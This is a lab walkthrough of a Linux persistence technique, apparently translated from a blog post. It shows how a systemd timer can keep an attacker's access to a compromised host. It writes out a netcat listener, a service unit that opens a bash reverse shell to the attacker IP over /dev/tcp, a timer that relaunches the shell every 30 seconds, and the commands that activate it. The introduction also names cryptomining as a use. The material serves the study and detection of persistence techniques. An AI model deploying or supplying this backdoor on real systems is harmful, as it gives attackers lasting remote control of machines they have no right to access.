Environment
| IP | HOSTNAME | NOTE |
|---|---|---|
| 172.16.106.67 | kali_dqy | Victim host |
| 10.10.10.88 | win10_dqy | Attacker host |
Introduction
-
After obtaining access to a Linux system, there are many ways to maintain that access. A systemd timer is one such method.
-
Similar to cron jobs, systemd timers can trigger events at specific intervals. An attacker can create scheduled tasks to perform malicious operations, such as maintaining access or creating cryptomining tasks.
-
For basic information about systemd, see the following link:
http://www.ruanyifeng.com/blog/2018/03/systemd-timer.html
Reproduction Process
Configure a Listener on the Attacker Host
- Use netcat on windows to listen on port 5555:
nc.exe -lvp 5555

Create a Service Unit

- Create a service unit in the /usr/lib/systemd/system directory to obtain a reverse shell on the attacker host.
[Unit]
Description=Just a reverse shell
[Service]
ExecStart=/usr/bin/bash -c 'bash -i >& /dev/tcp/10.10.10.88/5555 0>&1'
Create a Timer Unit

- The Timer unit creates a scheduled task for the Service unit. Here, the Service unit is started every 30s.
[Unit]
Description=Run rs.service every 30s

[Timer]
OnUnitActiveSec=30s
Unit=rs.service
- Next, start the timer unit with systemctl.
sudo systemctl start rs.timer

- After it starts successfully, view the timer status.
sudo systemctl status rs.timer
Obtain Access

- We previously used netcat on the windows attacker host to listen on port 5555. As shown below, a shell is obtained: